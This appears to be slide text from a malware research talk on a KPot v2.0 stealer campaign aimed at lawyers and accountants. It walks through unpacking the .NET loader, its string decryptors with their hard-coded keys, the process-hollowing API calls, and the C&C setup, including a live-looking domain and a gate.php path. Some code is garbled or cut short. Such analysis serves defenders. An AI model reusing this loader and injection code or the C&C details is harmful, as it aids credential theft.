


A close-up photograph of a person's hand holding a large, light-colored wooden puzzle piece. The puzzle piece features the word "Find" in a bold, black, sans-serif font. The background is dark, making the light wood stand out.



Finders Keepers (KPot Stealers)



The image shows a person's hand holding a pen, poised to write on a document. The document is titled 'ZENITH' at the top right. The page is filled with handwritten notes, diagrams, and code snippets. The notes are organized into sections like 'Variables', 'Data structures', 'Functions', 'Algorithms', and 'Implementation'. There are also several diagrams, including a state transition diagram and a flowchart. The handwriting is in black ink on white paper.




```
malware@work ~$ whois lilly.chalupowski
{
  'name'          : 'Lilly Chalupowski',
  'company'       : 'GoSecure',
  'position'      : 'TITAN Malware Research Lead',
  'expiry'        : 'Long time from now',
  'admin_contact': 'Travis Barlow'
}
malware@work ~$
```

Agenda

What will we cover?

- Disclaimer
- Inspiration
- Operation Lawyer Loot
 - Initial Infection Vector
 - Campaign Targets
 - Defeating Stage 1 and 2 Packer / Loader (DEMO!)
 - KPot v2.0
 - Initialization
 - Checkin
 - Stealer Modules
 - Exfiltration
 - Defeating CnC and String Encryption (DEMO!)
 - Threat Actor Hypothesis
- Questions



Don't be a Criminal

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Don't be a Fool

disclaimer_1.log


I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware discussed in this talk.


If you need help on preventing the infection of your host machine please speak to someone for assistance before you run anything.

The malware discussed in this talk can steal your data and more.

john_f_kennedy.log

We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy





Initial Infection Vector

MalSpam Email	
From:	< sidney.m[carmellaw(.)com] >
Subject:	Wire confirmation
Attached:	img-000310519000.img
Body:	<p>Hello,</p> <p>Kindly find attached the confirmation for your reference</p> <p>please revert back ASAP</p> <p>Regards</p> <p>Sidney morris</p>

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Initial Infection Vector - OSINT

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ABOUT US | FOR MEMBERS | FOR PUBLIC | RESOURCES | CASEMAKER | YOUNG LAWYERS DIVISION

Sidney M. Morris

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Last updated: 9/4/2019

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PHOTO NOT AVAILABLE

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Campaign Targets

- Inbox Detection and Response (IDR) Team
- Lawyers
- Real Estate Agents
- Accountants
- Tax Firms

Operation Lawyer Loot



Extracting the Payload

terminal


```
malware@localhost ~$ md5sum img-000310519000.img
5466c52191ddd1564b4680060dc329cb img-000310519000.img
malware@localhost ~$ file img-000310519000.img
UDF filesystem data (version 1.5) NEW_FOLDER_2_
malware@localhost ~$ 7z e img-000310519000.img
malware@localhost ~$ file img-00031051900.exe
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS
Windows
malware@localhost ~$
```



Operation Lawyer Loot

GoSECURE

Portex Analyzer Entropy Stage 1




Operation Lawyer Loot

Determining the Stage 1 Packer



- Packed with Smart Assembly
- Let's now try de4dot



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Unpacking Stage 1

- de4dot detected smart assembly
- Let's have a look in DnSpy!

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM          144,896 de4dot.blocks.dll
06/03/2019 02:45 PM        1,102,336 de4dot.code.dll
06/03/2019 02:45 PM         43,520 de4dot.cui.dll
06/03/2019 02:45 PM          4,608 de4dot.exe
06/03/2019 02:45 PM          386 de4dot.exe.config
06/03/2019 02:45 PM          20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM        1,136,128 dnlib.dll
05/31/2019 08:43 AM       204,800 img-00031051900.exe
06/03/2019 02:45 PM    <DIR>      LICENSES
                         23 File(s)   2,752,626 bytes
                         3 Dir(s)  13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe
de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe
C:\Users\malware\Desktop\Tools\de4dot-net35>
```

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Identifying Stage 2 Loader Packed Data

Assembly Explorer

- pk2 (0.0.0.0)
 - pk2.exe
 - PE
 - References
 - Resources
 - data.Resources.resources
 - SmartAssembly.SmartUsageWithUI.ConfirmFeatureUsageReport.png
 - SmartAssembly.SmartUsageWithUI.Resources.current.png
 - SmartAssembly.SmartUsageWithUI.Resources.data.png
 - SmartAssembly.SmartUsageWithUI.Resources.default.ico
 - SmartAssembly.SmartUsageWithUI.Resources.error.png
 - SmartAssembly.SmartUsageWithUI.Resources.error16.png
 - SmartAssembly.SmartUsageWithUI.Resources.network.png
 - SmartAssembly.SmartUsageWithUI.Resources.ok.png
 - SmartAssembly.SmartUsageWithUI.Resources.warning16.png
 - SmartAssembly.SmartUsageWithUI.Resources.(logo).png
 - 冯明叫老百姓会认资源
 - 八港国港美七从
 - <Module> @02000001
 - Class1 @02000028
 - { } data.My
 - ns0
 - Class0 @02000002
 - Base Type and Interfaces
 - Derived Types
 - Class1 @02000003
 - Class2 @02000005
 - Class3 @02000004
 - Class23 @02000032
 - ns1
 - Class4 @02000006
 - Class5 @02000007
 - Class8 @0200000A
 - Class9 @0200001F
 - { } ns2
 - { } ns3
 - { } ns4

Packed Data in Resources

```
1347      if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsgdfgdsp$$$$.exe$$$"), false))
1348      {
1349          goto IL_150;
1350      }
1351      IL_15A:
1352      num2 = 23;
1353      IL_15D:
1354      num2 = 26;
1355      string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMhLTGvQOih4lcE50F9A==")) + Class15.smethod_30("rPYkL:
1356      Class15.smethod_30("8HM1hMI2pL90Lp7wY5d2wg==");
1357      IL_18A:
1358      num2 = 27;
1359      IL_18D:
1360      num2 = 28;
1361      IL_190:
1362      num2 = 29;
1363      string destFileName = "" + str + "\\\" + text2;
1364      IL_1A6:
1365      num2 = 30;
1366      byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七从");
1367      IL_1B2:
1368      num2 = 31;
1369      byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZzgBw+mmuIDsSYXzug4//mjETwOU+Mi913jw=="));
1370      IL_1C8:
1371      num2 = 32;
1372      File.Delete(text + text2);
1373      IL_1E2:
1374      num2 = 33;
1375      File.Copy(sourceFileName, destFileName, true);
1376      IL_1EF:
1377      num2 = 34;
1378      Class15.smethod_16(new object[])
1379      {
1380          string.Empty,
1381          array2,
1382          false,
1383          false,
1384          Application.ExecutablePath
1385      }
1386      num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion



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Stage 2 Loader String Decryptor

- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```



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Stage 2 Loader Rijndael String Decryptor Key

00000000	98	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	98
00000010	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	00	00

Figure: Stage 2 Loader - Rijndael Cipher Key



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Stage 2 Loader String Decryptor in Visual Studio

```
class Program
{
    1 reference
    static string decode(string string_0)
    {
        string s = "美明八零会家美";
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string result;
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
        return result;
    }
    0 references
    static void Main(string[] args)
    {
        Console.WriteLine(decode(args[0]));
    }
}
```




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Stage 2 Loader Unpacking Routine Key

```
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU  
+Mi913jw="));
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is ".\kpot.exe "Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU+Mi913jw="" sdgfight##@##%@##@3". The window has a dark blue background and white text.

Figure: Stage 2 Loader - Unpacking Routine Key



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Stage 2 Loader Decryption Routine

```
245     static byte[] smethod_6(byte[] byte_0, string string_0)
246     {
247         checked
248         {
249             byte[] array = new byte[byte_0.Length + 1];
250             int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
251             byte[] bytes = Encoding.Default.GetBytes(string_0);
252             int num2 = 0;
253             int num3 = byte_0.Length - 1;
254             for (int i = num2; i <= num3; i++)
255             {
256                 int num4;
257                 array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num4]);
258                 if (num4 == string_0.Length - 1)
259                 {
260                     num4 = 0;
261                 }
262                 else
263                 {
264                     num4++;
265                 }
266             }
267             return (byte[])Utils.CopyArray((Array)array, new byte[byte_0.Length - 2]
268         }
269     }
270 }
```




Figure: Stage 2 Loader - Payload Decryption Routine

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Stage 2 Loader Injection Attempts

```
425     static bool smethod_16(object[] object_0)
426     {
427         int num = 1;
428         checked
429         {
430             while (!Class15.smethod_27(object_0))
431             {
432                 num++;
433                 if (num > 6)
434                 {
435                     return false;
436                 }
437             }
438             return true;
439         }
440     }
```



Figure: Stage 2 Loader - Injection Attempts


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Stage 2 Loader Injection Method



```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECoHuT4guqKSV0Gp4yg=="]);
    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\\"{0}\\\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
            Class15.smethod_36["kvDwT2m955ig9LvIKq8J7Q=="]);
        Class15.smethod_36["M+Cx1wPRKQCOPwhR5g7WQ=="];
        Class15.smethod_36["4Muuh60oEKoaAbNvulkw=="]);
        Class15.smethod_36["OCVbxDk64="];
        Class15.smethod_36["C140ik/RQZbeXfD+o=="]);
        Class15.smethod_36["FjiFXnNT"];
        Class15.smethod_36["kkXqzt0GjZ7tLsS=="]);
        Class15.smethod_36["e4WJnVJ"];
        Class15.smethod_36["oKL4yaE"];
        Class15.smethod_36["Laq4"];
        Class15.smethod_36["4FxVD4="]);
        Class15.smethod_36["BGwD0JVCC"];
        Class15.smethod_36["tw="]);
        Class15.smethod_36["iv1liydF"];
        Class15.smethod_36["v9Qm"];
        Class15.smethod_36["+vO1C"]);
    }
    catch { }
}
```

Figure: Unpacking KPot - API Function Name Encryption



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Stage 2 Loader Injection API Function Name Decryption

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Decrypt Injection API Function Names


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Stage 2 Loader RFC-2898 / Rijndael String Decryptor Key

```
00000000 ee 77 8a 97 5f 56 f8 56   fa 18 82 54 d8 f3 a6 91 | .w..._V.V...T....|
00000010 d0 ef 76 2a 21 b3 ab 1c   eb 8d 61 04 ec c7 50 96 | ..v*!.....a....P.|
```

Figure: Stage 2 Loader - RFC-2898 / Rijndael String Decryption Key



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Stage 2 Loader Injection API Function Name Decryption

```
Windows PowerShell
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97KOJGAg==">
svhost
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q==">
CreateProcessA
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=">
ReadProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "OCVByD5Kb4dyMngcmPozmijexOC140ik/RQZbeXPCDo=">
WriteProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YtkkXqZt0GLjZJiitb8=">
GetThreadContext
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3Vkvw=">
NtSetContextThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=">
NtUnmapViewOfSection
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw==">
VirtualAllocEx
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy11jydF6nv90hRn+++0LQ==">
NtResumeThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug>
```

Figure: Unpacking KPOT - Process Hollowing Functions

Operation Lawyer Loot



Stage 2 Loader Unpacking Process Hollowing with pe-sieve

drdpy v6.0.5 (32-bit, Administrator, Debugging)

File Edit View Debug Window Help

Assembly Explorer

Class15

Set Breakpoint Here

NtResumeThread

Unpack with pe-sieve

Administrator: Windows PowerShell

```
PS C:\ProgramData\chocolatey\lib\pesieve\tools> ./pe-sieve.exe /imp /pid 1272 /dmode 0
PID: 1272
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Scanning workingset: 35 memory regions.
[+] Report dumped to: process_1272
[+] Dumped module to: process_1272\400000.rec.exe as Unmapped
[+] Dumped modified to: process_1272
PID: 1272
-- 
SUMMARY:
Total scanned: 0
Skipped: 0
-
Hooked: 0
Replaced: 0
Detached: 0
Implanted: 1
Other: 0
Total suspicious: 1
-- 
PS C:\ProgramData\chocolatey\lib\pesieve\tools>
```

Process Hacker [malware-pc\malware]

Name	PID	CPU	I/O total ...	Private ...	User name	Description
audiog.exe	1528			15.39 MB		Windows Audio Device Gra
svhost.exe	860			7.5 MB		Host Process for Windows
dwm.exe	1244			1.6 MB	malware-pc\malware	Desktop Window Manager
svchost.exe	888			17.82 MB		Host Process for Windows
svchost.exe	116			8.6 MB		Host Process for Windows
svchost.exe	740			13.95 MB		Host Process for Windows
spoolv.exe	1176			6.45 MB		Spooler SubSystem App
svchost.exe	1212			10.67 MB		Host Process for Windows
svchost.exe	1344			7.25 MB		Host Process for Windows
svchost.exe	1792			1.96 MB		Host Process for Windows
taskhost.exe	2040			2.96 MB	malware-pc\malware	Host Process for Windows
sppsvc.exe	1648			5.59 MB		Microsoft Software Protect
explorer.exe	1084	0.04	43.96 MB	malware-pc\malware		Windows Explorer
VBoxTray.exe	1652		28 B/s	2.77 MB	malware-pc\malware	VirtualBox Guest Additions
drdpy-v6.exe	2588			183.41 MB	malware-pc\malware	drdpy-v6
img-00030531900-ds...	2864			9.63 MB	malware-pc\malware	Maven Installer
img-00030531900-ds...	1272			456 MB	malware-pc\malware	Maven Installer
powernell.exe	2490			36.19 MB	malware-pc\malware	Windows PowerShell
ProcessHacker.exe	3040			35.77 MB	malware-pc\malware	Process Hacker
powernell.exe	3060			35.77 MB	malware-pc\malware	Windows PowerShell
SearchIndexer.exe	2224			21.55 MB		Microsoft Windows Search
imrnbtik.exe	2324			10.51 MB		Windows Media Player Net
svchost.exe	2584			10.71 MB		Host Process for Windows
svchost.exe	2056			63.05 MB		Host Process for Windows
svchost.exe	932			7.12 MB	malware-pc\malware	General Windows Host

Target Suspended Process

Type
object
ns1.Class5.Class6
ns1.Class7.Parameter1

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KPot v2.0 Strings

0x00403280 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403284 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403288 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403290 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403294 %s\%s\\%s\\%s	UTF-16LE 20	42	.text
0x00403298 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x0040329c %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x004032a0 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x004032a4 %s\%s\\%s\\%s	UTF-16LE 9	14	.text
0x004032a8 %s\%s\\%s\\%s	UTF-16LE 9	16	.text
0x004032e0 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x004032f0 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x004032f4 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x004032f8 %s\%s\\%s\\%s	UTF-16LE 15	32	.text
0x004032fc %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x004032fd %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x004032ff %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403300 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403304 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403308 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x0040330c %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403310 %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403314 %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403318 %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x0040331c %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403320 %s\%s\\%s\\%s	UTF-16LE 20	40	.text
0x00403324 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403328 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x0040332c %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403330 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403334 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403338 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x0040333c %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403340 %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403344 %s\%s\\%s\\%s	UTF-16LE 13	28	.text
0x00403348 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x0040334c %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403350 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403354 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x00403358 %s\%s\\%s\\%s	UTF-16LE 14	30	.text
0x0040335c %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403360 %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x00403364 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403368 %s\%s\\%s\\%s	ASCII 4	5	.text
0x0040336c %s\%s\\%s\\%s	UTF-16LE 17	36	.text
0x00403370 %s\%s\\%s\\%s	UTF-16LE 15	32	.text
0x00403374 https://%	ASCII 9	10	.text
0x00403378 http://%	ASCII 8	9	.text
0x00403382 %s\%s\\%s\\%s	ASCII 8	9	.text
0x00403386 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403390 %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x00403394 %s\%s\\%s\\%s	UTF-16LE 6	14	.text
0x00403398 %s\%s\\%s\\%s	UTF8 5	7	.text
0x0040339c %s\%s\\%s\\%s	UTF8 6	8	.text
0x004033a0 %s\%s\\%s\\%s	UTF8 4	6	.text
0x004033a4 %s\%s\\%s\\%s	UTF8 4	5	.text
0x004033a8 %s\%s\\%s\\%s	UTF8 5	7	.text
0x004033ac %s\%s\\%s\\%s	ASCII 4	5	.text


Section: (all)



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
KPot v2.0 Final Payload in C++



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KPot v2.0 - Final Payload Portex Analyzer Entropy



Are we done?

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KPot v2.0 - Initialization

```
(fcn) entry0 37
entry0 ();
push ebp
mov ebp, esp
and esp, 0xffffffff8
call LocalReturnPointer
call ImportResolver
call Stealer
push 0 ; uExitCode
call dword [0x4151a8] ; kernel32_ExitProcess
xor eax, eax
mov esp, ebp
pop ebp
ret 0x10
```

Figure: KPot v2.0 - Initialization

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KPot v2.0 - Disabling ASLR

```
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> dir  
  
Directory: C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1  
  
Mode                LastWriteTime        Length Name  
----                LastWriteTime        Length Name  
-a---    28/06/2019  1:03 PM           3976 setdllcharacteristics.c  
-a---    28/06/2019  1:03 PM          64152 setdllcharacteristics.exe  
-a---    28/06/2019  1:03 PM            983 setdllcharacteristics.mak  
-a---    28/06/2019  1:03 PM           1268 setdllcharacteristics.rc  
-a---  19/06/2019  4:17 PM         80384 unpacked.exe  
  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe  
Usage: setdllcharacteristics [options] file  
setdllcharacteristics V0.0.0.1. set PE-file DLLCHARACTERISTICS like  
DYNAMIC_BASE (ASLR), NX_COMPAT (DEP) and FORCE_INTEGRITY (check signature).  
options:  
-d set DYNAMIC_BASE flag (ASLR)  
-d clear DYNAMIC_BASE flag (ASLR)  
-n set NX_COMPAT flag (DEP)  
-n clear NX_COMPAT flag (DEP)  
-f set FORCE_INTEGRITY flag (check signature)  
-f clear FORCE_INTEGRITY flag (check signature)  
source code put in the public domain by Didier Stevens, no Copyright  
Use at your own risk  
http://didierstevens.com  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe -d .\unpacked.exe  
Original DLLCHARACTERISTICS = 0x8140  
DYNAMIC_BASE      = 1  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
Updated DLLCHARACTERISTICS = 0x8100  
DYNAMIC_BASE      = 0  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1>
```

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KPot v2.0 - Dynamically Resolving APIs

The screenshot shows the KPot v2.0 debugger interface. The assembly window displays the following code:

```
push ebp  
mov ebp, esp  
and esp, FFFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[4151A8]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ehn
```

Registers EDX and EIP are highlighted with blue arrows pointing to their respective memory addresses: 004103CB and 004103D6. The assembly code includes several yellow highlights around the `call` instructions, indicating dynamically resolved API addresses.

Figure: KPot v2.0 - Resolve APIs Dynamically



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KPot v2.0 - Sylica Resolve APIs

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The screenshot shows the KPot debugger interface. On the left, the assembly view displays the following code:

```
push ebp  
mov ebp,esp  
and esp,FFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[<&ExitProcess>]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ebp  
mov ebp,esp  
sub esp,10  
push ebx  
mov ebx,dword ptr ss:[ebp+8]  
push esi  
mov esi,dword ptr ds:[ebx+3C]  
push edi  
push 40  
push 3000  
add esi,ebx  
push dword ptr ds:[esi+50]  
push 0
```

On the right, the imports view lists the following DLLs and their FThunks:

- shell32.dll (1) FThunk: 00014F64
- advapi32.dll (1) FThunk: 00014F68
- wininet.dll (1) FThunk: 00014F6C
- kernel32.dll (2) FThunk: 00014F70
- GdiPlus.dll (1) FThunk: 00014F78
- winhttp.dll (1) FThunk: 00014F7C
- kernel32.dll (2) FThunk: 00014F80
- advapi32.dll (1) FThunk: 00014F88
- GdiPlus.dll (1) FThunk: 00014F8C
- wininet.dll (1) FThunk: 00014F90
- kernel32.dll (1) FThunk: 00014F94
- nla32.dll (1) FThunk: 00014F98

Buttons at the bottom include "Show Invalid", "Show Suspect", and "Clear".

Figure: KPot v2.0 - Sylica Resolve APIs

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KPot v2.0 - Scripting / Programming

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KPot v2.0 - CnC Initialization

```
push ebp
mov ebp, esp
sub esp, 0x26c
push ebx
push esi
push edi
call CncInitialize
push 0x104 ; 260 ; nSize
lea eax, [lpFilename]
push eax ; lpFilename
push 0 ; hModule
call dword [0x415070] ; kernel32_GetModuleFileNameA
```


Figure: KPot v2.0 - CnC Initialization



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KPot v2.0 - CnC COM Initialization

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```
(fcn) CncInitialize 23
    CncInitialize ();
    push ecx ; urlmon.IsValidURL
    call GetPointer_1
    call GetCncUrl
    push 2 ; 2 ; dwCoInit
    push 0 ; pvReserved
    call dword [0x415164] ; ole32_CoInitializeEx
    pop ecx
    ret
```

Figure: KPot v2.0 - CnC COM Initialization

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KPot v2.0 - CnC Server Initialization



```
lea edi, [sEncryptedCncDomain]
xor eax, eax
call StringDecoder_0 ; http://benten09.futbol
xor eax, eax
lea edi, [sEncryptedCncPath]
inc eax
call StringDecoder_0 ; /B0H9KGa4jvUsU4j
push 0x13 ; 19
lea edi, [sEncryptedDotBit]
pop eax
call StringDecoder_0 ; .bit
lea eax, [lpWSData]
push eax ; lpWSAData
push 0x202 ; 514 ; wVersionRequired
call dword [0x415014] ; ws2_32.WSASStartup
mov ebx, edi
lea eax, [sEncryptedCncDomain]
call RemoveValueDecodedCncResponse
```

Figure: KPot v2.0 - CnC Server Initialization

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KPot v2.0 - CnC Checkin



Figure: KPot v2.0 - Checkin Routine

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KPot v2.0 - CnC Headers / URI Setup

```
0x0040fcdb    lea edi, [encodedString_KIt2h6qJ1XT2jMa0]
0x0040fcc0    pop eax
0x0040fcc1    call StringDecoder_0 ; Decode the string "KIt2h6qJ1XT2jMa0" to edi (CncCheckin Key)
0x0040fcc6    push 0x78 ; 'x' ; 120
0x0040fcc8    lea esi, [lpszVerb]
0x0040fccb    pop eax
0x0040fccc    call StringDecoder_1 ; Decode the string "GET" to esi
0x0040fcd1    push 0x7b ; '{' ; 123
0x0040fcd3    lea esi, [encodedString_GET]
0x0040fcd6    pop eax
0x0040fcd7    call StringDecoder_1 ; Decode the string "%S/gate.php" to esi
0x0040fcde    push 0x7c ; ']' ; 124
